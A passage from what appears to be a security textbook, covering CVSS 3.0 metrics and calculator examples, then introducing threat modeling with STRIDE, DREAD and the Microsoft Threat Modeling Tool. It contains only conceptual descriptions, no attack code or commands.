An attack vector is nothing but a path taken by the attacker in order to successfully exploit the vulnerability. The attack vector metric indicates the possible ways in which vulnerability could be exploited. The number of potential attackers for a vulnerability that could be exploited remotely over the Internet is comparatively more than the number of attackers that could exploit a vulnerability requiring physical access to a device, hence the metric value would be larger the more remote the attacker could be in order to exploit the vulnerability:

Parameter	**Description**	**Example**
Network	Vulnerability could be exploited remotely over the network. The vulnerable component is connected to the network and the attacker could access it through layer 3 (OSI).	Denial of service caused by sending a specially crafted TCP packet
Adjacent	Vulnerability could be exploited within the same physical or logical network. It cannot be exploited beyond the network boundary.	Bluejacking attack, ARP flooding
Local	The vulnerable component is not connected to the network by any means and the attacker has to be locally logged in in order to exploit the vulnerability.	Privilege escalation
Physical	Vulnerability could only be exploited if the attacker has physical access to the vulnerable system/component.	Cold boot attack

Attack complexity

The attack complexity metric lists all conditions and prerequisites beyond the attacker's control but required in order to successfully exploit the vulnerability. For example, it might be possible that a particular vulnerability could only be exploited if a particular version of the application was deployed on a certain OS platform with some custom settings. If all these conditions were met, then only the vulnerability exploitation could be possible. For some other vulnerabilities, it might be possible to exploit it irrespective of the application version and the type of base operating system. Thus, the conditions and prerequisites add up to the attack complexity and vary from one vulnerability to the other:

Parameter	Description	Example
Low	No specific conditions or prerequisites exist that might hinder the attacker from successfully exploiting the vulnerable component repeatedly.	Denial of service caused by sending specially crafted TCP packet
High	The success of the attack relies on specific conditions that are beyond the control of the attacker. Thus, the attacker cannot launch a successful attack whenever he wants and would need to put in considerable effort in preparing for the attack.	Attacks involving random tokens, sequence numbers, and so on

Privileges required

The privileges-required metric defines the privilege level that an attacker must have in order to successfully exploit the vulnerability. There might be some vulnerabilities that could be exploited with normal privilege levels, while others may strictly require root or administrator-level privileges for successful exploitation:

Parameter	Description
None	The attacker does not require any prior privileges or access in order to carry out the attack.
Low	The attacker requires limited or minimum privileges in order to successfully execute the attack.
High	The attacker would require significant privileges such as administrator or root in order to exploit the vulnerable component.

User interaction

The user interaction metric indicates the actions that the target user needs to perform (apart from the attacker's action) to successfully exploit the vulnerability. Some vulnerabilities could be exploited solely by the attacker while the others might need additional user interaction/participation:

Parameter	Description	Example
None	The attacker can exploit the vulnerable system/component without requiring any interaction from the victim/user.	Denial of service caused by sending specially crafted TCP packet
Required	Attacker would require the victim (user) to perform some kind of action in order to exploit the vulnerability.	Drive-by-wire attacks, clickjacking

Scope

CVSS 3.0 permits us to capture metrics for a vulnerability in a component, which also impacts resources beyond its means. Scope refers to what parts of the vulnerable component are affected by the vulnerability or what associations are impacted by exploiting the vulnerability. The scope is segregated by authorization authorities. A vulnerability might affect components within the same authorization authority or within different authorization authorities. For example, a vulnerability in a virtual machine allowing the attacker to modify files in the base (host) system would include two systems in scope, while a vulnerability in Microsoft Word, allowing the attacker to modify system host files, would come under single authorization authority:

Parameter	Description
Unchanged	An exploited vulnerability would affect only the resources managed by the affected component
Changed	An exploited vulnerability may impact resources beyond the boundary of the vulnerable component

Impact metrics

The impact metrics indicate the various properties of the affected component in terms of confidentiality, integrity, and availability.

Confidentiality impact

Confidentiality impact indicates the impact on the confidentiality of the information after successful exploitation of the vulnerability:

Parameter	Description
High	Total loss of confidentiality, resulting in the attacker having complete access to the resources. For example, attacks on a password and stealing private encryption keys could result in complete loss of confidentiality.
Low	There is a limited loss of confidentiality. Though access to confidential information is obtained, the attacker doesn’t have complete control over what information is obtained.
None	There is no impact on confidentiality within the impacted component.

Integrity impact

The integrity impact metric indicates the impact on the integrity of the information after successful exploitation of the vulnerability:

Parameter	Description
High	Complete loss of integrity. For example, the attacker is able to modify all files protected by the affected component. If an attacker is able to partially modify information, this would lead to severe consequences.
Low	Though the data may be modified, the attacker doesn't have complete control over the amount or the consequences of modification. There's no severe impact on the affected component.
None	There is no impact on integrity within the impacted component.

Availability impact

The availability impact metric indicates the impact on the availability of the affected component after successful exploitation of the vulnerability. The loss of availability may be due to a network service stopping, such as the web, a database, or an email. All the attacks that tend to consume resources in the form of network bandwidth, processor cycles, or disk space could be indicated by this metric:

Parameter	Description
High	Complete loss of availability, resulting in denied access to the resources of the affected component
Low	Limited impact on resource availability
None	There is no impact on availability within the impacted component

Temporal metric group

The temporal metrics indicate the existing state of various exploit techniques, patches, or workarounds or the degree of confidence in the existence of the vulnerability.

Exploit code maturity

The exploit code maturity metric indicates the likelihood of the vulnerability being exploited depending on the existing state of exploit techniques and code availability.

Some exploit codes may be publicly available, making them easily accessible to numerous attackers. This increases the likelihood of the vulnerability getting exploited. Note the following parameters:

Parameter	**Description**
Not defined	Assigning this value to the metric will not affect the score. It simply indicates the scoring equation to skip this metric.
High	Functional autonomous code exists, or no exploit is required (manual trigger) and details are widely available.
Functional	Functional exploit code is available and it works in most situations.
Proof of concept	Proof of concept is distinctly available. The code may not be functional in all situations and may require considerable edits by a skilled attacker.
Unproven	Exploit code is unavailable or the exploit is just hypothetical.

Remediation level

The remediation level metric indicates the level of fixes, patches, or workarounds available in order to mitigate the vulnerability. It can help in prioritizing vulnerability fixes:

Parameter	**Description**
Not defined	Assigning this value to the metric will not affect the score. It simply indicates the scoring equation to skip this metric.
Unavailable	No solution exists or it's impossible to apply the solution.
Workaround	An unofficial, non-vendor fix exists; this may be in the form of an in-house patch.
Temporary fix	Official, yet temporary, fix exists; it may be in the form of quick-fix/hot-fix.
Official fix	A complete and tested fix is available and officially released by the vendor.

The environmental metrics are used only if the analyst needs to customize the CVSS score in the specific area of the impacted organization. You can read more about the environmental metrics at `https://www.first.org/cvss/cvss-v30-specification-v1.8.pdf`.

Report confidence

The report confidence metric indicates the level of confidence in the existence of the vulnerability and the authenticity of the resources and technical details. It may be that a certain vulnerability is published without any additional technical details. In such a case, the root cause and the impact may be unknown:


Parameter	**Description**
Not defined	Assigning this value to the metric will not affect the score. It simply indicates the scoring equation to skip this metric.
Confirmed	A comprehensive report exists or the vulnerability/issue could be reproduced functionally. Source code may be available to manually verify the outcome of the research, or the author/vendor of the impacted code has confirmed the existence of the vulnerability.
Reasonable	Considerable details have been published, yet researchers don't have complete confidence in the root cause. Researchers may not have access to source code in order to affirm the findings.
Unknown	There are reports about the presence of the vulnerability; however, its cause is unknown. There is uncertainty about the true nature of the vulnerability.

CVSS calculator


In the previous sections, we looked at various categories of metrics that are taken into consideration for calculating the final CVSS score. It might appear overwhelming to consider so many values in calculating the score. However, this task is made easy by using the online CVSS calculator. It can be accessed at `https://www.first.org/cvss/calculator/3.0`.

The online CVSS calculator has got all the required parameters, and you need to select the right ones based on your environment and vulnerability context. Once done, the final score is automatically populated.

The following screenshot shows the CVSS calculator before selecting values for any of the parameters:


Base Score
Select values for all base metrics to generate score
Attack Vector (AV)
Network (N) Adjacent (A) Local (L) Physical (P)
Attack Complexity (AC)
Low (L) High (H)
Privileges Required (PR)
None (N) Low (L) High (H)
User Interaction (UI)
None (N) Required (R)
Scope (S)
Unchanged (U) Changed (C)
Confidentiality (C)
None (N) Low (L) High (H)
Integrity (I)
None (N) Low (L) High (H)
Availability (A)
None (N) Low (L) High (H)

Consider a vulnerability that could be remotely exploited over the network, is highly complex to execute, requires high account privileges, and requires some kind of interaction from a target user while the impact on confidentiality, integrity, and availability is low. In such a case, the CVSS score would be 3.9 and rated as **Low**, as shown in the following screenshot:



Base Score

3.9 (Low)

Attack Vector (AV)

[✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC)

Low (L) [✓ High (H)]

Privileges Required (PR)

None (N) Low (L) [✓ High (H)]

User Interaction (UI)

None (N) [✓ Required (R)]

Scope (S)

[✓ Unchanged (U)] Changed (C)

Confidentiality (C)

None (N) [✓ Low (L)] High (H)


Integrity (I)

None (N) [✓ Low (L)] High (H)

Availability (A)

None (N) [✓ Low (L)] High (H)

Let's consider another vulnerability that could be remotely exploited over the network; however, it is very easy to execute. It requires low or normal account privileges and requires some kind of interaction from the target user, while the impact on confidentiality, integrity, and availability is low. In such a case, the CVSS score would be 5.5 and rated as **Medium**, as shown in the following screenshot:



Base Score

5.5 (Medium)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): None (N) [✓ Low (L)] High (H)

User Interaction (UI): None (N) [✓ Required (R)]


Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) [✓ Low (L)] High (H)

Integrity (I): None (N) [✓ Low (L)] High (H)

Availability (A): None (N) [✓ Low (L)] High (H)

Let's consider another vulnerability that could be remotely exploited over the network. However, it is very easy to execute, doesn't require any specific account privileges, and does not require any kind of interaction from the target user. If the vulnerability gets successfully exploited, the impact on confidentiality and integrity would be high while the impact on availability would be low. In such a case, the CVSS score would be 9.4 and rated as **Critical**, as shown in the following screenshot:



Base Score

9.4 (Critical)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) Low (L) [✓ High (H)]

Integrity (I): None (N) Low (L) [✓ High (H)]

Availability (A): None (N) [✓ Low (L)] High (H)

Summary

In this chapter, we learned about the importance of vulnerability scoring and various parameters that need to be considered for scoring any given vulnerability.

11
Threat Modeling

This chapter is about understanding and preparing threat models. You will understand the essential concepts of threat modeling and gain practical knowledge on using various tools for threat modeling.

We will cover the following topics in this chapter:

- Defining threat modeling
- Benefits of threat modeling
- Threat modeling terminology
- Step-by-step procedure for performing threat modeling
- Techniques for threat modeling—STRIDE, PASTA, DREAD
- Microsoft Threat Modeling Tool and SeaSponge

What is threat modeling?

The term **threat modeling**, at first, may sound like something very complex and tedious to perform. However, once understood, it is indeed a simple task. We will try to simplify the concept of threat modeling with appropriate illustrations throughout this chapter.


Let's try to break down the two words, threat and model. The following are the dictionary meanings of both the words:

- **Threat**: A person or thing likely to cause damage or danger
- **Model**: A system or thing used as an example to follow or imitate

Now, combining both the words again, what do they mean collectively? **Threat modeling** is nothing but a formal way to identify potential security issues.

Let's take a very simple example to understand this.

The following diagram depicts a fort:



The fort is the place where the king resides and requires stringent security against his enemies. So, while the architects would design the structure of the fort, they would also need to consider various threats that may compromise the security of the fort.

Once the architects identify the possible threats, then they can work upon mitigating the threats by various possible means. Some threats to the fort might be the following:

- Enemy attacking through the rear where the fort is less guarded
- Enemy firing a cannonball at the walls of the fort
- Corrosion and wear and tear of the fort walls due to extreme weather
- Enemy elephants forcibly breaking the main entrance door of the fort

We just prepared a threat model for an ancient fort. It was simple; we tried to think of all the possible ways through which the security of the fort could be compromised, either intentionally or unintentionally. Similarly, a threat model must be prepared while constructing a President's house or any important administration office.

From the preceding example, we can understand that threat modeling is a generic concept that can be applied to any area or field where security is a requirement. Since this book deals with information security, we'll discuss how a threat model needs to be prepared for a given information system.

Threat modeling can be most effective and beneficial if done during the design phase of the development lifecycle. The cost of fixing bugs significantly rises in the later stages of SDLC.

Threat modeling is very commonly used in the software development life cycle. It enables the participants in the software development process to efficiently create and deliver secure software with a greater degree of confidence that all possible security flaws are understood and accounted for.

Benefits of threat modeling

For any given project, it is always helpful to understand the threats that may hinder the overall progress. Threat modeling does the exact same thing. Some benefits of threat modeling are :


- Threat modeling produces software that is inherently secure by design—if the threat modeling is done right in the design phase, then the end product will become inherently secure against most common potential threats.
- Threat modeling allows us to think and discuss product security in a more structured way—instead of discussing security threats in an ad-hoc manner, threat modeling offers a more formal and structured way of enumerating and documenting security threats.
- Threat modeling permits development teams to effectively identify and define security flaws early in the SDLC process.
- Threat modeling allows us to document and share application security knowledge—with technology upgrading at a rapid pace, the threat landscape is changing at a fast pace as well. Ongoing threat modeling exercises will help ensure that the latest threats are being considered and anticipated for designing mitigating controls.
- Threat modeling increases customer confidence from a security perspective—documented evidence of the threat modeling process being followed would certainly boost customer confidence in the security of the system delivered.
- An ongoing threat modeling exercise would help reduce the overall attack surface area.
- Threat modeling can help in quantifying security controls, making it more practical to align with the security budget.

Threat modeling terminology

Before we get into the details of how to model threats, we must become familiar with some common terms used throughout the process of threat modeling. Some common terms are as follows:

- **Asset**: An asset can be any resource that is valuable. The asset can be tangible or intangible. For example, a mainframe computer in a data center may be a tangible asset while the reputation of an organization may be an intangible asset.
- **Attack**: An attack is something that happens when an actor or a threat agent takes action utilizing one or more vulnerabilities in the system. For example, an application session hijacking attack might happen when someone exploits a cross-site scripting vulnerability to steal user cookies and session IDs.
- **Attack vector**: An attack vector is a path taken by the attacker in order to successfully compromise the system. For example, an email with a malicious attachment sent to the victim could be one possible attack vector.
- **Attack surface:** An attack surface essentially marks out the in-scope components that need to be taken into consideration while enumerating threats. The attack surface may be logical or physical.
- **Countermeasures**: In simple terms, countermeasures help address or mitigate vulnerabilities to decrease the likelihood of attacks and consequently the impact of a threat. For example, installing antivirus software would be one countermeasure for addressing virus threats.
- **Use case**: A use case is a normal functional situation that is intended and expected in line with the business requirements. For example, a drop-down menu allowing the end user to select a color of choice may be one of the use cases of an application.
- **Abuse case**: When a user (actor) deliberately abuses functional use cases in order to achieve unexpected results, it is known as an abuse case. For example, an attacker might send 1,000 characters to an input field with a maximum length of 20.
- **Actor or threat agent**: An actor or a threat agent may be a legitimate or an adverse user of use or abuse cases. For example, a normal end user logging into an application with his valid credentials is an actor while an attacker logging into an application using SQL injection is also an actor (threat agent).

- **Impact**: An impact, in simple terms, is the value of the damage after a successful attack. It may be tangible or intangible. If a system holding financial data is breached, it may have a revenue impact, while if a company website is defaced, it may have a reputational impact.
- **Attack trees**: Attack trees visually depict the various paths available in order to successfully attack or compromise the target. The following diagram shows a sample attack tree for gaining access to a Windows system:



- **Data flow diagrams**: Various types of diagram are used to visualize interactions between the various components of the system. Although there are different types of threat modeling diagram, the most commonly used type is the **data flow diagram** (**DFD**). DFD is used to display major components of an application and the flow of information between those components. DFD also indicates trust boundaries showing the separation of information that is trustworthy and information that requires additional caution while being used in the application.

How to model threats?

The process of threat modeling can vary based on multiple factors. However, in general, the threat modeling process can be broken down into the following steps:

1. **Identification of security objectives**: Before we actually get started with threat modeling, it is absolutely important to understand the objectives behind doing the threat modeling exercise. It may be possible that there are certain compliance or regulatory requirements that need to be addressed. Once the driving factors are understood, it becomes easier to visualize probable threats during the process.

2. **Identification of assets and external factors/dependencies**: Unless we know precisely what are we trying to protect, it just won't be possible to enumerate threats. Identifying assets helps build a basis for further modeling processes. Assets need protection from attackers and may need to be prioritized for countermeasures. There's also a need to identify any possible external entity or dependency that may not be directly part of the system but still may pose a threat to the system.

3. **Identification of trust zones**: Once the assets and external dependencies have been identified, the next step is to identify all entry points and exit points along with the trust zone. This information can be effectively used to develop data flow diagrams with trust boundaries.

4. **Identification of potential threats and vulnerabilities**: Threat modeling techniques, such as STRIDE (discussed in the upcoming section), can give a brief idea about common threats impacting the given system. Some examples could be XSS, CSRF, SQL injection, improper authorization, broken authentication, and session management vulnerabilities. It is then required to identify and assess system areas that are more prone to risks, for example, insufficient input validation, inappropriate exception handling, lack of audit logging, and so on.

5. **Documentation of threat models**: Threat modeling isn't a one-time activity; rather, it is an iterative process. Comprehensive documentation of threats after each iteration is extremely important. Documentation can provide architects with a good reference on probable threats that need to be considered while designing a system and also allows them to think about possible countermeasures. Developers can also refer to the threat modeling documentation during the development phase in order to explicitly handle certain threat scenarios.

Threat modeling techniques

There are various threat modeling techniques and methodologies. STRIDE and DREAD are two of them. We will study the STRIDE and DREAD methodologies in the following sections.

STRIDE

STRIDE is an easy-to-use threat modeling methodology developed by Microsoft. STRIDE helps in identifying threats and is an abbreviation for the following terms:

- **S—spoofing**: Threats in the spoofing category include an adversary creating and exploiting confusion about the identity of someone or something.

  For example, an adversary sends an email to a user pretending to be someone else.

- **T—tampering**: A tampering threat involves an adversary making modifications in data while in storage or in transit.

  For example, an adversary intercepts network packets, changes payment information, and forwards them to the target.

- **R—repudiation**: Repudiation involves an adversary performing a certain action and then later denying having performed the action.

  For example, an adversary sends a threatening email to the victim and later denies sending the email.

- **I—information disclosure**: Information disclosure threats involve an adversary gaining unauthorized access to confidential information.

  For example, an adversary gains a user's password using a brute-force attack.

  An adversary gains access to a database containing payment information for many users.

- **D—denial of service**: A denial of service threat involve denying legitimate users access to systems or components.

  For example, an adversary causes a web server to crash by sending a specially crafted TCP packet, thereby denying access to legitimate end users.

- **E—elevation of privileges**: An elevation of privilege threat involves a user or a component being able to access data or programs for which they are not authorized.

  For example, an adversary who isn't even authorized for read access, is able to modify the file as well.

  An adversary with a normal (non-privileged) account is able to perform administrator level tasks.

The preceding list of threats could be applied to the components of the target model. Multiple threats could be categorized into threat categories, as shown in the following table:

DREAD category	Threat example
Spoofing	An attacker impersonating as administrator, sending out phishing mails to all users in the organization.
Tampering	An attacker intercepting and modifying the data sent to from the application.
Repudiation	An attacker sending a threatening email and later on denying the same.
Information disclosure	An attacker getting access to database containing user credentials in plain text.
Denial of service	An attacker sending huge number of packets from multiple sources to one single target in order to bring it down.
Elevation of privileges	An attacker exploiting a vulnerable component to escalate privileges.

DREAD

While the STRIDE methodology can be used to identify threats, the DREAD methodology can be effective in rating the threats. DREAD is an abbreviation for the following terms:

- **D—damage potential**: The damage potential factor defines the potential damage that might be caused if an exploit is successful.
- **R—reproducibility**: The reproducibility factor defines how easy or difficult it is to reproduce the exploit. A certain exploit may be very easy to reproduce while another might be difficult due to multiple dependencies.

- **E—exploitability**: The exploitability factor defines what exactly is required in order to make the exploit successful. This may include knowledge about a specific area, or skills with a certain tool, and so on.
- **A—affected users**: The affected users factor defines the number of users that will be affected if the exploit is successful.
- **D—discoverability**: The discoverability factor defines the ease with which the threat under consideration can be uncovered. Some threats in the environment might get noticed easily while some others might have to be uncovered using additional techniques.

Thus STRIDE and DREAD can be used in conjunction to produce an effective and actionable threat model.


Threat modeling tools

While threat modeling can be easily done with simple pen and paper, there are some specialized tools available that can ease the overall process. We'll be looking at two such tools that can be used effectively for modeling threats.

Microsoft Threat Modeling Tool

The most widely used tool for threat modeling is the Microsoft Threat Modeling Tool. It is available free of charge to all and can be downloaded from `https://www.microsoft.com/en-in/download/details.aspx?id=49168`.

Once downloaded and installed, the initial screen looks like this:



Threat Modeling Tool 2016

MICROSOFT THREAT MODELING TOOL 2016

Threat Model:

Create A Model

Model your system by drawing diagram (s). Make sure you capture important details.

Open A Model

Open an existing model and analyze threats against your system; do not worry, the tool will help you identify them.

Getting Started Guide

A step-by-step guide to help you get up and running now.

Template For New Models

SDL TM Knowledge Base (Core)(4.1.0.9) Browse...

Recently Opened Models

Sample Threat Model.tm7

Threat Modeling Workflow

1. Select your template.
2. Create your data flow diagram model.
3. Analyze the model for potential threats.
4. Determine mitigations.

Template:

Create New Template

Define stencils, threat types and custom threat properties for your threat model from scratch.

Open Template

